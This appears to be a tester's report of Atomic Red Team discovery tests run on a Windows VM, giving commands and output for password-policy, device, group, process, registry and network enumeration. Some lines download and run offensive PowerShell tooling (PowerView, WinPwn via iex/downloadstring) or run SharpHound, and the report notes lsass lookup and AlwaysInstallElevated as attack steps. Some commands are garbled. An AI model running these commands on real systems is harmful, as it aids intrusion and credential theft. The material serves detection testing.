SessionStatus : NotRunning

Caption :
Description :
ElementName :
InstanceID :
CommunicationStatus :
DetailedStatus :
HealthState :
InstallDate :
Name : Microsoft-Windows-NDIS-PacketCapture
OperatingStatus :
OperationalStatus :
PrimaryStatus :
Status :
StatusDescriptions :
Guid : {2ED6006E-4729-4609-B423-3EE7BCD678EF}
Level : 4
MatchAllKeyword : 0x0
MatchAnyKeyword : 0xFFFFFFFFFFFFFFFF
SessionGuid : {F8A6C01E-D639-4059-8A4C-1B3D7BEA31C0}
SessionName : Capture007
CaptureType : BothPhysicalAndSwitch
EthernetType : {}
IPAddresses : {}
IPProtocols : {}
LinkLayerAddress : {}
MultiLayer : False
TruncationLength : 100
VncaptureDirection : IngressAndEgress
PSComputerName :
PS C:\Users\Test_runner>

```

Password Policy Discovery: T1201

[Description from ATT&CK](#)

Atomic Test #1 - Examine password complexity policy – Ubuntu

Can not process due to OS unavailable

Atomic Test #2 - Examine password complexity policy - FreeBSD

Can not process due to OS unavailable

Atomic Test #3 - Examine password complexity policy - CentOS/RHEL 7.x

Can not process due to OS unavailable

Atomic Test #4 - Examine password complexity policy - CentOS/RHEL 6.x

Can not process due to OS unavailable

Atomic Test #5 - Examine password expiration policy - All Linux

Can not process due to OS unavailable

Atomic Test #6 - Examine local password policy - Windows

Lists the local password policy to console on Windows.


```
C:\Users\Test_runner>net accounts
Force user logoff how long after time expires?:      Never
Minimum password age (days):                        0
Maximum password age (days):                        42
Minimum password length:                             0
Length of password history maintained:               None
Lockout threshold:                                  10
Lockout duration (minutes):                          10
Lockout observation window (minutes):                 10
Computer role:                                       WORKSTATION
The command completed successfully.

C:\Users\Test_runner>
```

Atomic Test #7 - Examine domain password policy - Windows

Lists the domain password policy to console on Windows.

 Command Prompt

```
Microsoft Windows [Version 10.0.19045.5965]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Test_runner>net accounts /domain
The request will be processed at a domain controller for domain WORKGROUP.

System error 1355 has occurred.

The specified domain either does not exist or could not be contacted.

C:\Users\Test_runner>
```

This happened due to not joining a domain.

Atomic Test #8 - Examine password policy - macOS

Can not process due to OS unavailable

Atomic Test #9 - Get-DomainPolicy with PowerView

Utilizing PowerView, run Get-DomainPolicy to return the default domain policy or the domain controller policy for the current domain or a specified domain/domain controller.

```
PS C:\Users\Test_runner> [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
>> .\EX (cmd -name /raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/PowerView.ps1 -UseBasicParsing); Get-DomainPolicy -verbose
VERBOSE: get-domain
VERBOSE: [get-Domain] Error retrieving the current domain: Exception calling "GetCurrentDomain" with "0" argument(s): "Current security context is not associated with an Active Directory domain or forest."
VERBOSE: [get-DomainSearcher] search base: LDAP://
VERBOSE: [get-DomainGPO] filter string: (&(objectCategory-groupPolicyContainer)(!(name={31B2F340-016D-11D2-945F-00C04FB984F9})))
Exception calling "FindAll" with "0" argument(s): "Unknown error (0x80005000)"
At line:13117 char:24
+ else { $Results = $GPOSearcher.FindAll(); }
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : COMException


PS C:\Users\Test_runner>
```


Atomic Test #10 - Enumerate Active Directory Password Policy with get-addefaultdomainpasswordpolicy

The following Atomic test will utilize get-addefaultdomainpasswordpolicy to enumerate domain password policy. Upon successful execution a listing of the policy implemented will display.

Reference: <https://docs.microsoft.com/en-us/powershell/module/activedirectory/get-addefaultdomainpasswordpolicy?view=windowsserver2022-ps>


Need rsat and join a domain.



```
Administrator: C:\Program Files\PowerShell\7-preview\pwsh.exe
PS C:\Windows\System32> get-addefaultdomainpasswordpolicy
Get-ADDefaultDomainPasswordPolicy: Unable to find a default server with Active Directory Web Services running.
PS C:\Windows\System32>
```

Atomic Test #11 - Use of SecEdit.exe to export the local security policy (including the password policy)

SecEdit.exe can be used to export the current local security policy applied to a host. [Reference](#)



```
Microsoft Windows [Version 10.0.19045.5965]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>sedit.exe /export /areas SECURITYPOLICY /cfg output_mysecpol.txt

The task has completed successfully.
See log %windir%\security\logs\scserv.log for detail info.

C:\Windows\system32>
```

Output_mysecpol.txt:

[https://drive.google.com/file/d/15oh3epiaqIbcBRzprYnU2tLPXA8laswt/view?usp=drive link](https://drive.google.com/file/d/15oh3epiaqIbcBRzprYnU2tLPXA8laswt/view?usp=drive_link)

Atomic Test #12 - Examine AWS Password Policy

Can not process due to OS unavailable

Peripheral Device Discovery: T1120

[Description from ATT&CK](#)

Atomic Test #1 - Win32_PnpEntity Hardware Inventory

Perform peripheral device discovery using Get-WMIObject Win32_PnpEntity

Name	Description	Manufactu rer	11120_collected - Netopad
ACPI Fixed Feature Button	ACPI Fixed Feature Button	Stand...	File Lib Format View Help
ACPI x86-based PC	ACPI x86-based PC	Stand...	Microsoft Basic Render Driver
AMD Ryzen 7 6800H with Radeon Graphics	AMD Processor	Stand...	Microsoft GS Wavetable Synth
Charge Arbitration Driver	Charge Arbitration Driver	Stand...	Microsoft Hyper-V Virtualization Infrastructure Driver
Composite Bus Enumerator	Composite Bus Enumerator	Stand...	Microsoft Kernel Debug Network Adapter
CPU to PCI Bridge	CPU to PCI Bridge	Stand...	Microsoft Print to PDF
Direct memory access controller	Direct memory access controller	Stand...	Microsoft PS/2 Mouse
Fax	Generic Non-PnP Monitor	Stand...	Microsoft Radio Device Enumeration Bus
Generic Non-PnP Monitor	Generic Non-PnP Monitor	Stand...	Microsoft Virtual Drive Enumerator
HID-compliant mouse	HID-compliant mouse	Stand...	Microsoft Storage Spaces Controller
High Definition Audio Controller	High Definition Audio Controller	Stand...	Microsoft System Management BIOS Driver
High Definition Audio Device	High Definition Audio Device	Stand...	Microsoft Virtual Drive Enumerator
Intel(R) PRO/1000 MT Desktop Adapter	Intel(R) PRO/1000 MT Desktop Adapter	Stand...	Microsoft XPS Document Writer
Intel(R) USB 3.0 extensible Host Controller - 1.0 (...)	USB AHCI Compliant Host Controller	Stand...	MSIX Virtual Network Adapter Enumerator
Microphone (High Definition Audio Device)	Audio Endpoint	Stand...	Npcap Loopback Adapter
Microsoft AC Adapter	Microsoft AC Adapter	Stand...	OneNote for Windows 10
Microsoft ACPI-Compliant Control Method Battery	Microsoft ACPI-Compliant Control Method Battery	Stand...	PCI Bus
Microsoft ACPI-Compliant System	Microsoft ACPI-Compliant System	Stand...	PCI to ISA Bridge
Microsoft Basic Display Driver	Microsoft Basic Display Driver	Stand...	Plug and Play Software Device Enumerator
Microsoft Basic Render Driver	Microsoft Basic Render Driver	Stand...	Programmable interrupt controller
Microsoft GS Wavetable Synth	Generic software device	Stand...	Remote Desktop Device Redirector Bus
Microsoft Hyper-V Virtualization Infrastructure Driver	Microsoft Hyper-V Virtualization Infrastructure Driver	Stand...	Root Print Queue
Microsoft Kernel Debug Network Adapter	Microsoft Kernel Debug Network Adapter	Stand...	Speakers (High Definition Audio Device)
Microsoft Print to PDF	Local Print Queue	Stand...	Standard PS/2 Keyboard
Microsoft PS/2 Mouse	Microsoft PS/2 Mouse	Stand...	Standard SATA AHCI Controller
Microsoft Radio Device Enumeration Bus	Generic software device	Stand...	System timer
Microsoft Storage Spaces Controller	Microsoft Storage Spaces Controller	Stand...	USB Root Bus Enumerator
Microsoft System Management BIOS Driver	Microsoft System Management BIOS Driver	Stand...	USB Input Device
Microsoft Virtual Drive Enumerator	Microsoft Virtual Drive Enumerator	Stand...	USB Root Hub (USB 3.0)
Microsoft XPS Document Writer	Local Print Queue	Stand...	CD-ROM Drive
MSIX Virtual Network Adapter Enumerator	MSIX Virtual Network Adapter Enumerator	Stand...	WDDM CD-ROM
Npcap Loopback Adapter	Microsoft NDIS-TEST Loopback Adapter	Stand...	WDDM HARDDISK
OneNote for Windows 10	Local Print Queue	Stand...	VirtualBox Graphics Adapter (VMOM)
PCI Bus	PCI Bus	Stand...	VirtualBox Guest Device
PCI to ISA Bridge	PCI to ISA Bridge	Stand...	Volume
Plug and Play Software Device Enumerator	Plug and Play Software Device Enumerator	Stand...	Volume Manager
Programmable interrupt controller	Programmable interrupt controller	Stand...	WAN Miniport (IEEE802.11)
Remote Desktop Device Redirector Bus	Remote Desktop Device Redirector Bus	Stand...	WAN Miniport (DP)
Root Print Queue	Local Print Queue	Stand...	WAN Miniport (EP)
Speakers (High Definition Audio Device)	Audio Endpoint	Stand...	WAN Miniport (LTP)
			WAN Miniport (NPF)
			WAN Miniport (PPPoE)
			WAN Miniport (PPPP)
			WAN Miniport (SSTP)

Atomic Test #2 - WinPwn - printercheck

Search for printers / potential vulns using printercheck function of WinPwn

Link to WinPwn not working.

```
PS C:\Windows\system32> iex(new-object net.webclient).downloadstring(
>>> printercheck -noninteractive -consoleoutput
Exception calling "DownloadString" with "1" argument(s): "Could not find a part of the path
'C:\PowerSharpPack\master\PowerSharpBinaries\Invoke-Certify.ps1'."
At line:4778 char:1
+ $Certify = (New-Object Net.WebClient).DownloadString($53cur3ThisShit_...
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : WebException

Exception calling "DownloadString" with "1" argument(s): "Could not find a part of the path
'C:\Creds\master\PowerShellScripts\SystemDirectoryServicesProtocols-Import.ps1'."
At line:4779 char:1
+ $SystemDirectoryServicesProtocols = (New-Object Net.WebClient).Downlo...
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : WebException

Exception calling "DownloadString" with "1" argument(s): "Could not find a part of the path
'C:\Creds\master\obfuscatedps\viewdevobfs.ps1'."
At line:4780 char:1
+ $Viewdevobfs = (New-Object Net.WebClient).DownloadString($53cur3ThisS...
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : WebException

Exception calling "DownloadString" with "1" argument(s): "Could not find a part of the path
'C:\Creds\master\PowerShellScripts\ADModuleImport.ps1'."
At line:4781 char:1
+ $admodule = (new-object net.webclient).downloadstring($53cur3ThisShit_...
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : WebException

Exception calling "DownloadString" with "1" argument(s): "Could not find a part of the path
'C:\PowerSharpPack\master\PowerSharpBinaries\Invoke-SharpPrinter.ps1'."
At line:3077 char:5
+ iex (new-object net.webclient).downloadstring($53cur3ThisShit_rep...
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : WebException

Invoke-SharpPrinter : The term 'Invoke-SharpPrinter' is not recognized as the name of a cmdlet, function, script file,
or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and
try again.
At line:3078 char:95
+ ... > $currentPath\DomainRecon\printercheck.txt}else{Invoke-SharpPrinter}
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (Invoke-SharpPrinter:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

PS C:\Windows\system32>
```

Atomic Test #3 - Peripheral Device Discovery via fsutil

Performs peripheral device discovery utilizing fsutil to list all drives.

```
C:\Windows\system32>fsutil fsinfo drives

Drives: C:\ D:\

C:\Windows\system32>_
```

Atomic Test #4 - Get Printer Device List via PowerShell Command

This test uses PowerShell to list printers on a Windows system, demonstrating a discovery technique attackers might use to gather details on connected devices. Using Get-Printer, they can view information on all available printers, identifying potential devices for further targeting.

```
PS C:\Users\Test_runner> Get-Printer
```

Name	ComputerName	Type	DriverName	PortName	Shared	Published
OneNote for Windows 10		Local	Microsoft Software Print...	Microsoft.Offi...	False	False
Microsoft XPS Document Writer		Local	Microsoft XPS Document W...	PORTPROMPT:	False	False
Microsoft Print to PDF		Local	Microsoft Print To PDF	PORTPROMPT:	False	False
Fax		Local	Microsoft Shared Fax Dri...	SHRFAX:	False	False

```
PS C:\Users\Test_runner> _
```

Permission Groups Discovery: T1069

T1069.001 - Local Groups

[Description from ATT&CK](#)

Atomic Test #1 - Permission Groups Discovery (Local)

Can not process due to OS unavailable

Atomic Test #2 - Basic Permission Groups Discovery Windows (Local)

Basic Permission Groups Discovery for Windows. This test will display some errors if run on a computer not connected to a domain. Upon execution, domain information will be displayed.

```

C:\Windows\system32>net localgroup

Aliases for \\DESKTOP-VR082RI

-----
*Access Control Assistance Operators
*Administrators
*Backup Operators
*Cryptographic Operators
*Device Owners
*Distributed COM Users
*Event Log Readers
*Guests
*Hyper-V Administrators
*IIS_IUSRS
*Network Configuration Operators
*Performance Log Users
*Performance Monitor Users
*Power Users
*Remote Desktop Users
*Remote Management Users
*Replicator
*System Managed Accounts Group
*Users
The command completed successfully.

C:\Windows\system32>net localgroup "Administrators"
Alias name     Administrators
Comment       Administrators have complete and unrestricted access to the computer/domain

Members

-----
Administrator
Test_runner
The command completed successfully.

C:\Windows\system32>

```

Atomic Test #3 - Permission Groups Discovery PowerShell (Local)

Permission Groups Discovery utilizing PowerShell. This test will display some errors if run on a computer not connected to a domain. Upon execution, domain information will be displayed.

```

PS C:\Users\Test_runner> get-localgroup
>> Get-LocalGroupMember -Name "Administrators"

Name                Description
----                -
Access Control Assistance Operators  Members of this group can remotely query authorization attributes and permissions ...
Administrators                    Administrators have complete and unrestricted access to the computer/domain
Backup Operators                  Backup Operators can override security restrictions for the sole purpose of backin...
Cryptographic Operators           Members are authorized to perform cryptographic operations.
Device Owners                     Members of this group can change system-wide settings.
Distributed COM Users             Members are allowed to launch, activate and use Distributed COM objects on this ma...
Event Log Readers                 Members of this group can read event logs from local machine.
Guests                           Guests have the same access as members of the Users group by default, except for t...
Hyper-V Administrators            Members of this group have complete and unrestricted access to all features of Hyp...
IIS_IUSRS                        Built-in group used by Internet Information Services.
Network Configuration Operators    Members in this group can have some administrative privileges to manage configurat...
Performance Log Users             Members of this group may schedule logging of performance counters, enable trace p...
Performance Monitor Users         Members of this group can access performance counter data locally and remotely.
Power Users                       Power Users are included for backwards compatibility and possess limited administr...
Remote Desktop Users              Members in this group are granted the right to logon remotely.
Remote Management Users           Members of this group can access WMI resources over management protocols (such as ...
Replicator                       Supports file replication in a domain.
System Managed Accounts Group      Members of this group are managed by the system.
Users                             Users are prevented from making accidental or intentional system-wide changes and ...

Name                : DESKTOP-VR082RI\Administrator
SID                  : S-1-5-21-3507683261-4039377245-2059537884-500
PrincipalSource      : Local
ObjectClass           : User

Name                : DESKTOP-VR082RI\Test_runner
SID                  : S-1-5-21-3507683261-4039377245-2059537884-1001
PrincipalSource      : Local
ObjectClass           : User

PS C:\Users\Test_runner>

```

Atomic Test #4 - SharpHound3 - LocalAdmin

This module runs the Windows executable of SharpHound in order to remotely list members of the local Administrators group (SAMR)

```
PS C:\Users\Test_runner> New-Item -Path "$env:TEMP\SharpHound\" -ItemType Directory > $null
>> & "C:\Users\Test_runner\Downloads\atomic-red-team-master\atomic-red-team-master\ExternalPayloads\SharpHound.exe" -d "$env:UserDnsDomain" --CollectionMethod LocalAdmin --NoSaveCache --OutputDirectory "$env:TEMP\SharpHound\"
>>
-----
Initializing SharpHound at 1:05 AM on 6/8/2025
-----

Resolved Collection Methods: LocalAdmin

LDAP Connection Test Failed. Check if you're in a domain context!
PS C:\Users\Test_runner>
```

Atomic Test #5 - Wmic Group Discovery

Utilizing wmic.exe to enumerate groups on the local system. Upon execution, information will be displayed of local groups on system.

```
C:\Windows\system32>wmic group get name
Name
Access Control Assistance Operators
Administrators
Backup Operators
Cryptographic Operators
Device Owners
Distributed COM Users
Event Log Readers
Guests
Hyper-V Administrators
IIS_IUSRS
Network Configuration Operators
Performance Log Users
Performance Monitor Users
Power Users
Remote Desktop Users
Remote Management Users
Replicator
System Managed Accounts Group
Users
```

Atomic Test #6 - WMIObject Group Discovery

Utilizing PowerShell cmdlet - get-wmiobject, to enumerate local groups on the endpoint. Upon execution, Upon execution, information will be displayed of local groups on system.

```
PS C:\Windows\system32> Get-WMIObject Win32_Group

Caption                                Domain      Name                                               SID
-----
DESKTOP-VR082RI\Access Control Assistance Operators  DESKTOP-VR082RI  Access Control Assistance Operators  S-1-5-32-579
DESKTOP-VR082RI\Administrators                     DESKTOP-VR082RI  Administrators                       S-1-5-32-544
DESKTOP-VR082RI\Backup Operators                    DESKTOP-VR082RI  Backup Operators                     S-1-5-32-551
DESKTOP-VR082RI\Cryptographic Operators             DESKTOP-VR082RI  Cryptographic Operators              S-1-5-32-569
DESKTOP-VR082RI\Device Owners                       DESKTOP-VR082RI  Device Owners                        S-1-5-32-583
DESKTOP-VR082RI\Distributed COM Users                DESKTOP-VR082RI  Distributed COM Users                S-1-5-32-562
DESKTOP-VR082RI\Event Log Readers                   DESKTOP-VR082RI  Event Log Readers                    S-1-5-32-573
DESKTOP-VR082RI\Guests                              DESKTOP-VR082RI  Guests                              S-1-5-32-546
DESKTOP-VR082RI\Hyper-V Administrators               DESKTOP-VR082RI  Hyper-V Administrators               S-1-5-32-578
DESKTOP-VR082RI\IIS_IUSRS                           DESKTOP-VR082RI  IIS_IUSRS                           S-1-5-32-568
DESKTOP-VR082RI\Network Configuration Operators     DESKTOP-VR082RI  Network Configuration Operators     S-1-5-32-556
DESKTOP-VR082RI\Performance Log Users                DESKTOP-VR082RI  Performance Log Users                S-1-5-32-559
DESKTOP-VR082RI\Performance Monitor Users           DESKTOP-VR082RI  Performance Monitor Users           S-1-5-32-558
DESKTOP-VR082RI\Power Users                          DESKTOP-VR082RI  Power Users                          S-1-5-32-547
DESKTOP-VR082RI\Remote Desktop Users                 DESKTOP-VR082RI  Remote Desktop Users                 S-1-5-32-555
DESKTOP-VR082RI\Remote Management Users              DESKTOP-VR082RI  Remote Management Users              S-1-5-32-580
DESKTOP-VR082RI\Replicator                           DESKTOP-VR082RI  Replicator                           S-1-5-32-552
DESKTOP-VR082RI\System Managed Accounts Group        DESKTOP-VR082RI  System Managed Accounts Group        S-1-5-32-581
DESKTOP-VR082RI\Users                                DESKTOP-VR082RI  Users                                S-1-5-32-545

PS C:\Windows\system32>
```

Atomic Test #7 - Permission Groups Discovery for Containers- Local Groups

Can not process due to OS unavailable

Process Discovery: T1057

Description from ATT&CK

Atomic Test #1 - Process Discovery – ps

Can not process due to OS unavailable

Atomic Test #2 - Process Discovery - tasklist

Utilize tasklist to identify processes.

Upon successful execution, cmd.exe will execute tasklist.exe to list processes. Output will be via stdout.

https://drive.google.com/file/d/1oAU6PSM-vAbuqLpdDxnODJOwmjvxYVLU/view?usp=drive_link

Atomic Test #3 - Process Discovery - Get-Process

Utilize Get-Process PowerShell cmdlet to identify processes.

Upon successful execution, powershell.exe will execute Get-Process to list processes. Output will be via stdout.

https://drive.google.com/file/d/1MKVay1citjk7A4bLtmkrL6FF74BV67C4/view?usp=drive_link

Atomic Test #4 - Process Discovery - get-wmiObject

Utilize get-wmiObject PowerShell cmdlet to identify processes.

Upon successful execution, powershell.exe will execute get-wmiObject to list processes. Output will be via stdout.

https://drive.google.com/file/d/1kx1euWjaO5vnlAQ-y7R8RnPiSKPg0og6/view?usp=drive_link

Atomic Test #5 - Process Discovery - wmic process


Utilize windows management instrumentation to identify processes.

Upon successful execution, WMIC will execute process to list processes. Output will be via stdout.

https://drive.google.com/file/d/1wUHidZ0gg9d52OJS0NIU4-ZvgQHQtJfe/view?usp=drive_link

Atomic Test #6 - Discover Specific Process - tasklist


Adversaries may use command line tools to discover specific processes in preparation of further attacks. Examples of this could be discovering the PID of lsass.exe to dump its memory or discovering whether specific security processes (e.g. AV or EDR) are running.



```
C:\Users\Test_runner>tasklist | findstr lsass
lsass.exe                732 Services                0      19,848 K
C:\Users\Test_runner>
```


Atomic Test #7 - Process Discovery - Process Hacker

Process Hacker can be exploited to infiltrate system processes, identify weak points, or achieve unauthorized control over systems. However, its malicious use can often be flagged by security defenses, rendering it a perilous tool for illegitimate purposes.



Atomic Test #8 - Process Discovery - PC Hunter

PC Hunter is a toolkit with access to hundreds of settings including kernels, kernel modules, processes, network, startup, and more. When abused, this tool can allow threat actors to effectively access sensitive processes, collect system information, and terminate security software.



Atomic Test #9 - Launch Taskmgr from cmd to View running processes

An adversary may launch taskmgr.exe with the /7 switch via command prompt to view processes running on the system. [Reference](#)

https://drive.google.com/file/d/1LDsUQolHZx1PZn9elO5tDJ2xQTpeFc_O/view?usp=drive_link

Query Registry: T1012

Description from ATT&CK

Atomic Test #1 - Query Registry

Query Windows Registry. Upon successful execution, cmd.exe will perform multiple reg queries. Some will succeed and others will fail (dependent upon OS).

References: <https://blog.cylance.com/windows-registry-persistence-part-2-the-run-keys-and-search-order> <https://blog.cylance.com/windows-registry-persistence-part-1-introduction-attack-phases-and-windows-services> <http://www.handgrep.se/repository/cheatsheets/postexploitation/WindowsPost-Exploitation.pdf> https://www.offensive-security.com/wp-content/uploads/2015/04/wp.Registry_Quick_Find_Chart.en_us.pdf

https://drive.google.com/file/d/1leYUZg-HreS5FtWD_v3nJnltY62BzN9R/view?usp=drive_link

Atomic Test #2 - Query Registry with Powershell cmdlets

Query Windows Registry with Powershell cmdlets, i.e., Get-Item and Get-ChildItem. The results from above can also be achieved with Get-Item and Get-ChildItem. Unlike using "reg query" which then executes reg.exe, using cmdlets won't generate new processes, which may evade detection systems monitoring process generation.

https://drive.google.com/file/d/1Sko6TQ14E-Z00mn3uv2QEhPIDKJl5yfw/view?usp=drive_link

Atomic Test #3 - Enumerate COM Objects in Registry with Powershell

This test is designed to enumerate the COM objects listed in HKCR, then output their methods and CLSIDs to a text file. An adversary could then use this information to identify COM objects that might be vulnerable to abuse, such as using them to spawn arbitrary processes.

See: <https://www.mandiant.com/resources/hunting-com-objects>

https://drive.google.com/file/d/1Px9FKR0KBb7XUyC7HSMBWMLS8YrOkJDZ/view?usp=drive_link



Atomic Test #4 - Reg query for AlwaysInstallElevated status

The reg query commands allows to check the status of the AlwaysInstallElevated registry key for both the user and the machine. If both queries return a value of 0x1, then AlwaysInstallElevated is enabled for both user and machine thus allowing a regular user to install a Microsoft Windows Installer package with system level privileges. This can be abused by an attacker to escalate privileges in the host to SYSTEM level.

```
C:\Windows\system32>reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
ERROR: The system was unable to find the specified registry key or value.

C:\Windows\system32>reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
ERROR: The system was unable to find the specified registry key or value.

C:\Windows\system32>
```

Atomic Test #5 - Check Software Inventory Logging (SIL) status via Registry

Microsoft's Software Inventory Logging (SIL) collects information about software installed per host basis. Adversary can use such logs to passively check for existence of software of interest to them. Status of SIL can be checked via registry. Reference

```
C:\Windows\system32>reg.exe query hklm\software\microsoft\windows\softwareinventorylogging /v collectionstate /reg:64
ERROR: The system was unable to find the specified registry key or value.

C:\Windows\system32>
```

Atomic Test #6 - Inspect SystemStartOptions Value in Registry

The objective of this test is to query the SystemStartOptions key under HKLM\SYSTEM\CurrentControlSet\Control in the Windows registry. This action could be used to uncover specific details about how the system is configured to start, potentially aiding in understanding boot parameters or identifying security-related settings. key is

```
C:\Windows\system32>reg.exe query HKLM\SYSTEM\CurrentControlSet\Control /v SystemStartOptions

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control
    SystemStartOptions    REG_SZ    NOEXECUTE=OPTIN

C:\Windows\system32>_
```


Remote System Discovery: T1018

Description from ATT&CK

Atomic Test #1 - Remote System Discovery - net

Identify remote systems with net.exe.

Upon successful execution, cmd.exe will execute net.exe view and display results of local systems on the network that have file and print sharing enabled.



```
C:\> Administrator: Command Prompt
Microsoft Windows [Version 10.0.19045.5854]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>net view /domain
System error 6118 has occurred.

The list of servers for this workgroup is not currently available

C:\Windows\system32>net view
System error 6118 has occurred.

The list of servers for this workgroup is not currently available

C:\Windows\system32>
C:\Windows\system32>
```

